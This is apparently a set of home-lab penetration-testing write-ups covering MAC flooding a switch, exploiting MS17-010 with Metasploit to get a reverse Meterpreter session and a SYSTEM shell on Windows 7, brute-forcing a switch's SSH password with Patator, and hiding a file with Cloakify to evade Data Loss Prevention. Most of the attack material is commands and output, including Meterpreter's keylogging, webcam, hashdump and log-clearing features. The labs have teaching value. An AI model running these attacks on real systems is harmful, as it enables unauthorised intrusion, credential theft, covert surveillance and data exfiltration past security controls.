All    0100.0ccc.cccc    STATIC      CPU
All    0100.0ccc.cccd    STATIC      CPU
All    0180.c200.0000    STATIC      CPU
All    0180.c200.0001    STATIC      CPU
All    0180.c200.0002    STATIC      CPU
All    0180.c200.0003    STATIC      CPU
All    0180.c200.0004    STATIC      CPU
All    0180.c200.0005    STATIC      CPU
All    0180.c200.0006    STATIC      CPU
All    0180.c200.0007    STATIC      CPU
All    0180.c200.0008    STATIC      CPU
All    0180.c200.0009    STATIC      CPU
All    0180.c200.000a    STATIC      CPU
All    0180.c200.000b    STATIC      CPU
All    0180.c200.000c    STATIC      CPU
All    0180.c200.000d    STATIC      CPU
All    0180.c200.000e    STATIC      CPU
All    0180.c200.000f    STATIC      CPU
All    0180.c200.0010    STATIC      CPU
All    ffff.ffff.ffff    STATIC      CPU
  1    0021.70af.6279    DYNAMIC     Gi0/1
  1    0024.9b13.3d74    DYNAMIC     Gi0/4
  1    d067.e556.cac8    DYNAMIC     Gi0/2
  1    ecf4.bb1b.7671    DYNAMIC     Gi0/3
Total Mac Addresses for this criterion: 24
Switch#
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32- Launch the attack. (MAC Flooding)
kali@kali:~# sudo macof -i eth01- Clear the MAC address table of the switch. (To speed up the result of the attack)
Switch#clear mac address-table1- Stop the attack and check the status of MAC address table.
Switch#show mac address-table count

Mac Entries for Vlan 1:
---------------------------
Dynamic Address Count  : 8170
Static  Address Count  : 0
Total Mac Addresses    : 8170

Total Mac Address Space Available: 0

Switch#
1
2
3
4
5
6
7
8
9
10
11- Check Wireshark.

The result shows us ICMP traffic destined for the server (192.168.1.4).
Conclusion
- It is easy to change the behavior of a switch to the behavior of a hub.
# Metasploit framework
Goal
- Getting a brief introduction into the Metasploit Framework.
Used hardware
- 1 laptop with Kali Linux
- 1 laptop with Windows 7
Used software
- Kali Linux (2020.1)
Setup

Getting started
- Metasploit framework is the most popular open source tool for pentesting. Metasploit framework contains collections of exploits, payloads, and encoders that can be used to identify and exploit vulnerabilities during a pentest project.
More information about Metasploit framework (opens new window)
- Check the IP address of the victim.
C:\Users\TEST>ipconfig

Windows IP-configuratie

Ethernet-adapter voor LAN-verbinding:

    Verbindingsspec. DNS-achtervoegsel: lan
    IPv4-adres. . . . . . . . . . . . : 192.168.1.22
    Subnetmasker. . . . . . . . . . . : 255.255.255.0
    Standaardgateway. . . . . . . . . : 192.168.1.1

C:\Users\TEST>
1
2
3
4
5
6
7
8
9
10
11
12- Start a port scan using Nmap.(Kali Linux)
More information about Nmap (opens new window)
kali@kali:~# nmap 192.168.1.22
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-09 10:33 CEST
Nmap scan report for TEST-PC.lan (192.168.1.22)
Host is up (0.0019s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds
kali@kali:~#
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19- Start Metasploit framework.(KALI Linux)


- Select an exploit. For instance ms17_010_psexec.
msf5 > search ms17_010_psexec

Matching Modules                                                ================
#  Name                                 Disclosure Date  Rank   Check   Description
-  ----                                 ---------------  ----   -----   -----------
0  exploit/windows/smb/ms17_010_psexec  2017-03-14       normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution

msf5 >
msf5 > use exploit/windows/smb/ms17_010_psexec
msf5 exploit(windows/smb/ms17_010_psexec) >

msf5 exploit(windows/smb/ms17_010_psexec) > info

          Name: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
        Module: exploit/windows/smb/ms17_010_psexec
      Platform: Windows
          Arch: x86, x64
    Privileged: No
       License: Metasploit Framework License (BSD)
          Rank: Normal
     Disclosed: 2017-03-14

Provided by:
    sleepya
    zerosum0x0
    Shadow Brokers
    Equation Group

Available targets:
    Id  Name
    --  ----
    0   Automatic
    1   PowerShell
    2   Native upload
    3   MOF upload

Check supported:
    Yes

Basic options:
    Name                  Current Setting                                                 Required  Description
    ----                  ---------------                                                 --------  -----------
    DBGTRACE              false                                                           yes       Show extra debug trace info
    LEAKATTEMPTS          99                                                              yes       How many times to try to leak transaction
    NAMEDPIPE                                                                             no        A named pipe that can be connected to (leave blank for auto)
    NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
    RHOSTS                                                                                yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
    RPORT                 445                                                             yes       The Target port
    SERVICE_DESCRIPTION                                                                   no        Service description to to be used on target for pretty listing
    SERVICE_DISPLAY_NAME                                                                  no        The service display name
    SERVICE_NAME                                                                          no        The service name
    SHARE                 ADMIN$                                                          yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
    SMBDomain             .                                                               no        The Windows domain to use for authentication
    SMBPass                                                                               no        The password for the specified username
    SMBUser                                                                               no        The username to authenticate as

Payload information:
    Space: 3072

Description:
    This module will exploit SMB with vulnerabilities in MS17-010 to
    achieve a write-what-where primitive. This will then be used to
    overwrite the connection session information with as an
    Administrator session. From there, the normal psexec payload code
    execution is done. Exploits a type confusion between Transaction and
    WriteAndX requests and a race condition in Transaction requests, as
    seen in the EternalRomance, EternalChampion, and EternalSynergy
    exploits. This exploit chain is more reliable than the EternalBlue
    exploit, but requires a named pipe.

References:
    https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
    https://cvedetails.com/cve/CVE-2017-0143/
    https://cvedetails.com/cve/CVE-2017-0146/
    https://cvedetails.com/cve/CVE-2017-0147/
    https://github.com/worawit/MS17-010
    https://hitcon.org/2017/CMT/slide-files/d2_s2_r0.pdf
    https://blogs.technet.microsoft.com/srd/2017/06/29/eternal-champion-exploit-analysis/

Also known as:
    ETERNALSYNERGY
    ETERNALROMANCE
    ETERNALCHAMPION
    ETERNALBLUE

msf5 exploit(windows/smb/ms17_010_psexec) >
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86- Set some options.
msf5 exploit(windows/smb/ms17_010_psexec) > set rhost 192.168.1.22
rhost => 192.168.1.22
msf5 exploit(windows/smb/ms17_010_psexec) > set SMBUser TEST
SMBUser => TEST
msf5 exploit(windows/smb/ms17_010_psexec) > set SMBPass Easy
SMBPass => Easy
1
2
3
4
5
6- Launch the exploit
msf5 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.22:445 - Authenticating to 192.168.1.22 as user 'TEST'...
[*] 192.168.1.22:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 192.168.1.22:445 - Built a write-what-where primitive...
[+] 192.168.1.22:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.1.22:445 - Selecting PowerShell target
[*] 192.168.1.22:445 - Executing the payload...
[+] 192.168.1.22:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (180291 bytes) to 192.168.1.22
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.22:49172) at 2020-04-09 13:43:51 +0200

meterpreter >
1
2
3
4
5
6
7
8
9
10
11
12
13
14- Display the Meterpreter help menu.
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory


Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    resolve       Resolve a set of host names on the target
    route         View and modify the routing table


Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target system's local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS


Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyboard_send  Send keystrokes
    keyevent       Send key events
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    mouse          Send mouse events
    screenshare    Watch the remote user's desktop in real time
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play an audio file on target system, nothing written on disk


Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter >
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177- Get into a system command shell
meterpreter > shell
Process 2288 created.
Channel 2 created.
Microsoft Windows [versie 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Alle rechten voorbehouden.

C:\Windows\system32>


C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15Conclusion
- Metasploit framework is a solid foundation that you can build upon and easily customize to meet your needs.
More information about Metasploit framework (opens new window)
# Password guessing attack
Goal
- Getting SSH access to a switch
Used hardware
- 1 laptop with Kali Linux
- 1 Cisco device
Used software
- Kali Linux (2020.1)
Setup

Getting started
The username (root) is already obsolete and the IP address of the switch is 192.168.1.254.
Check the SSH connection of the switch.
kali@KALI1:~$ ssh 192.168.1.254 -l root
Password:
Password:
Password:
root@192.168.1.254's password:
Connection closed by 192.168.1.254 port 22
kali@KALI1:~$
1
2
3
4
5
6
7- Start Patator on Kali Linux
More information about Patator (opens new window)
- Select the module ssh_login.
- Define the host and user.
- Select a password file.
- Ignore "Authentication failed" messages.
kali@KALI1:~/Desktop$ patator ssh_login host=192.168.1.254 user=root password=FILE0 0=password.lst -x ignore:mesg='Authentication failed.'
14:01:47 patator    INFO - Starting Patator v0.7 (https://github.com/lanjelot/patator) at 2020-05-26 14:01 CEST
14:01:47 patator    INFO -
14:01:47 patator    INFO - code  size    time | candidate                          |   num | mesg
14:01:47 patator    INFO - -----------------------------------------------------------------------------
14:08:34 patator    INFO - 0     18     2.155 | toor                               |   450 | SSH-2.0-Cisco-1.25
^C
14:10:59 patator    INFO - Hits/Done/Skip/Fail/Size: 1/611/0/0/3560, Avg: 1 r/s, Time: 0h 9m 12s
14:10:59 patator    INFO - To resume execution, pass --resume 61,61,61,61,61,61,61,61,61,62
kali@KALI1:~/Desktop$
1
2
3
4
5
6
7
8
9
10The password (toor) has been retrieved!
- Check the SSH connection of the switch.
kali@KALI1:~$ ssh 192.168.1.254 -l root
Password:
S1#
1
2
3Conclusion
- Protect your SSH connections well! (Management VLAN, strong passwords, restrict access, ...)
# Steganography
Goal
- Hide (confidential) data to bypass Data Loss Prevention.
Used hardware
- 1 laptop with Kali Linux
Used software
- Kali Linux (2020.2)
Setup

Getting started
- Steganography is the practice of concealing a file, message, image, or video within another file, message, image, or video.
We will use CloakifyFactory as an example.
More information about CloakifyFactory (opens new window).
- Download and extract the ZIP file.
kali@kali:~/Desktop/Cloakify-master$ ls -Al
total 76
drwx------ 2 kali kali  4096 May 27 17:03 ciphers
-rw-r--r-- 1 kali kali 17465 May 27 17:03 cloakifyFactory.py
-rw-r--r-- 1 kali kali  3019 May 27 17:03 cloakify.py
-rw-r--r-- 1 kali kali  2079 May 27 17:03 decloakify.py
drwx------ 2 kali kali  4096 May 27 17:03 DefCon24Slides
-rw-r--r-- 1 kali kali  1078 May 27 17:03 LICENSE
drwx------ 2 kali kali  4096 May 27 17:03 listsUnrandomized
drwx------ 2 kali kali  4096 May 27 17:03 noiseTools
-rw-r--r-- 1 kali kali   492 May 27 17:03 randomizeCipherExample.txt
-rw-r--r-- 1 kali kali  5641 May 27 17:03 README_GETTING_STARTED.txt
-rw-r--r-- 1 kali kali  6791 May 27 17:03 README.md
-rw-r--r-- 1 kali kali   849 May 27 17:03 removeNoise.py
drwx------ 2 kali kali  4096 May 27 17:03 screenshots
kali@kali:~/Desktop/Cloakify-master$
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16- Make the Python scripts executable
kali@kali:~/Desktop/Cloakify-master$ chmod +x *.py
kali@kali:~/Desktop/Cloakify-master$ ls -Al
total 76
drwx------ 2 kali kali  4096 May 27 17:03 ciphers
-rwxr-xr-x 1 kali kali 17465 May 27 17:03 cloakifyFactory.py
-rwxr-xr-x 1 kali kali  3019 May 27 17:03 cloakify.py
-rwxr-xr-x 1 kali kali  2079 May 27 17:03 decloakify.py
drwx------ 2 kali kali  4096 May 27 17:03 DefCon24Slides
-rw-r--r-- 1 kali kali  1078 May 27 17:03 LICENSE
drwx------ 2 kali kali  4096 May 27 17:03 listsUnrandomized
drwx------ 2 kali kali  4096 May 27 17:03 noiseTools
-rw-r--r-- 1 kali kali   492 May 27 17:03 randomizeCipherExample.txt
-rw-r--r-- 1 kali kali  5641 May 27 17:03 README_GETTING_STARTED.txt
-rw-r--r-- 1 kali kali  6791 May 27 17:03 README.md
-rwxr-xr-x 1 kali kali   849 May 27 17:03 removeNoise.py
drwx------ 2 kali kali  4096 May 27 17:03 screenshots
kali@kali:~/Desktop/Cloakify-master$ cd noiseTools/
kali@kali:~/Desktop/Cloakify-master/noiseTools$ chmod +x *.py
kali@kali:~/Desktop/Cloakify-master/noiseTools$ ls -Al
total 16
-rwxr-xr-x 1 kali kali 1261 May 27 17:03 prependEmoji.py
-rwxr-xr-x 1 kali kali 1546 May 27 17:03 prependID.py
-rwxr-xr-x 1 kali kali 1935 May 27 17:03 prependLatLonCoords.py
-rwxr-xr-x 1 kali kali 2515 May 27 17:03 prependTimestamps.py
kali@kali:~/Desktop/Cloakify-master/noiseTools$ cd ..
kali@kali:~/Desktop/Cloakify-master$
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27- Start the tool.
kali@kali:~/Desktop/Cloakify-master$ sudo python cloakifyFactory.py
[sudo] password for kali:
  ____ _             _    _  __        ______         _
 / __ \ |           | |  |_|/ _|       |  ___|       | |
| /  \/ | ___   __ _| | ___| |_ _   _  | |_ __ _  ___| |_ ___  _ __ _   _
| |   | |/ _ \ / _` | |/ / |  _| | | | |  _/ _` |/ __| __/ _ \| '__| | | |
| \__/\ | |_| | |_| |   <| | | | |_| | | || |_| | |__| || |_| | |  | |_| |
\____/_|\___/ \__,_|_|\_\_|_|  \__, | \_| \__,_|\___|\__\___/|_|   \__, |
                                __/ |                               __/ |
                                |___/                               |___/

            "Hide & Exfiltrate Any Filetype in Plain Sight"

                        Written by TryCatchHCF
                    https://github.com/TryCatchHCF
(\~---.
/   (\-`-/)
(      ' '  )         data.xls image.jpg  \     List of emoji, IP addresses,
\ (  \_Y_/\    ImADolphin.exe backup.zip  -->  sports teams, desserts,
 ""\ \___//         LoadMe.war file.doc  /     beers, anything you imagine
    `w   "

====  Cloakify Factory Main Menu  ====

1) Cloakify a File
2) Decloakify a File
3) Browse Ciphers
4) Browse Noise Generators
5) Help / Basic Usage
6) About Cloakify Factory
7) Exit

Selection:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35- Type 5 to view the help for this tool.
=====================  Using Cloakify Factory  =====================

For background and full tutorial, see the presentation slides at
https://github.com/TryCatchHCF/Cloakify

WHAT IT DOES:

Cloakify Factory transforms any filetype (e.g. .zip, .exe, .xls, etc.) into
a list of harmless-looking strings. This lets you hide the file in plain sight,
and transfer the file without triggering alerts. The fancy term for this is
'text-based steganography', hiding data by making it look like other data.

For example, you can transform a .zip file into a list made of Pokemon creatures
or Top 100 Websites. You then transfer the cloaked file however you choose,
and then decloak the exfiltrated file back into its original form. The ciphers
are designed to appear like harmless / ignorable lists, though some (like MD5
password hashes) are specifically meant as distracting bait.

BASIC USE:

Cloakify Factory will guide you through each step. Follow the prompts and
it will show you the way.

Cloakify a Payload:
- Select 'Cloakify a File' (any filetype will work - zip, binaries, etc.)
- Enter filename that you want to Cloakify (can be filename or filepath)
- Enter filename that you want to save the cloaked file as
- Select the cipher you want to use
- Select a Noise Generator if desired
- Preview cloaked file if you want to check the results
- Transfer cloaked file via whatever method you prefer

Decloakify a Payload:
- Receive cloaked file via whatever method you prefer
- Select 'Decloakify a File'
- Enter filename of cloaked file (can be filename or filepath)
- Enter filename to save decloaked file to
- Preview cloaked file to review which Noise Generator and Cipher you used
- If Noise Generator was used, select matching Generator to remove noise
- Select the cipher used to cloak the file
- Your decloaked file is ready to go!

You can browse the ciphers and outputs of the Noise Generators to get
an idea of how to cloak files for your own needs.

Anyone using the same cipher can decloak your cloaked file, but you can
randomize (scramble) the preinstalled ciphers. See 'randomizeCipherExample.txt'
in the Cloakify directory for an example.

NOTE: Cloakify is not a secure encryption scheme. It's vulnerable to
frequency analysis attacks. Use the 'Add Noise' option to add entropy when
cloaking a payload to help degrade frequency analysis attacks. Be sure to
encrypt the file prior to cloaking if secrecy is needed.

====  Cloakify Factory Main Menu  ====

1) Cloakify a File
2) Decloakify a File
3) Browse Ciphers
4) Browse Noise Generators
5) Help / Basic Usage
6) About Cloakify Factory
7) Exit

Selection:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65- In this example the file "secret-basline.pcapng" will be hidden.
We also use the noise option to add entropy when cloaking a payload to help degrade frequency analysis attacks.
Selection: 1

====  Cloakify a File  ====

Enter filename to cloak (e.g. ImADolphin.exe or /foo/bar.zip): /home/kali/Desktop/secret-baseline.pcapng

Save cloaked data to filename (default: 'tempList.txt'): /home/kali/Desktop/Mybeers.txt

Ciphers:

1 - hashesMD5
2 - amphibians
3 - pokemonGo
4 - dessertsArabic
5 - worldFootballTeams
6 - evadeAV
7 - dessertsHindi
8 - statusCodes
9 - rickrollYoutube
10 - starTrek
11 - dessertsPersian
12 - topWebsites
13 - dessertsRussian
14 - belgianBeers
15 - dessertsChinese
16 - desserts
17 - geoCoordsWorldCapitals
18 - geocache
19 - ipAddressesTop100
20 - emoji
21 - skiResorts
22 - dessertsThai
23 - worldBeaches
24 - dessertsSwedishChef

Enter cipher #: 14

Add noise to cloaked file? (y/n): y

Noise Generators:

1 - prependEmoji.py
2 - prependLatLonCoords.py
3 - prependTimestamps.py
4 - prependID.py

Enter noise generator #: 4

Creating cloaked file using cipher: belgianBeers
Adding noise to cloaked file using noise generator: prependID.py

Cloaked file saved to: /home/kali/Desktop/Mybeers.txt

Preview cloaked file? (y/n): y

Tag: KIe9 Chimay Wit
Tag: YTgE Floris Framboise
Tag: 2xLZ 't Smisje Calva Reserva
Tag: f2Ix Saison de Dottignies
Tag: 7MSW Chimay Wit
Tag: AGPn Molse Tripel
Tag: GAcX Floris Framboise
Tag: XwoP Sint-Gummarus Tripel
Tag: jFJw Sint-Gummarus Tripel
Tag: lAJd Sint-Gummarus Tripel
Tag: cjIi Steendonk
Tag: 1PDP Saison de Dottignies
Tag: MeyS Pikkeling Tripel
Tag: DGok Chimay Wit
Tag: SAth Geuze Mariage Parfait
Tag: itmt Nondedju
Tag: AOZh Sint-Gummarus Tripel
Tag: vDJx Den Twaalf
Tag: s3oq Sint-Gummarus Tripel
Tag: thSB Sint-Gummarus Tripel

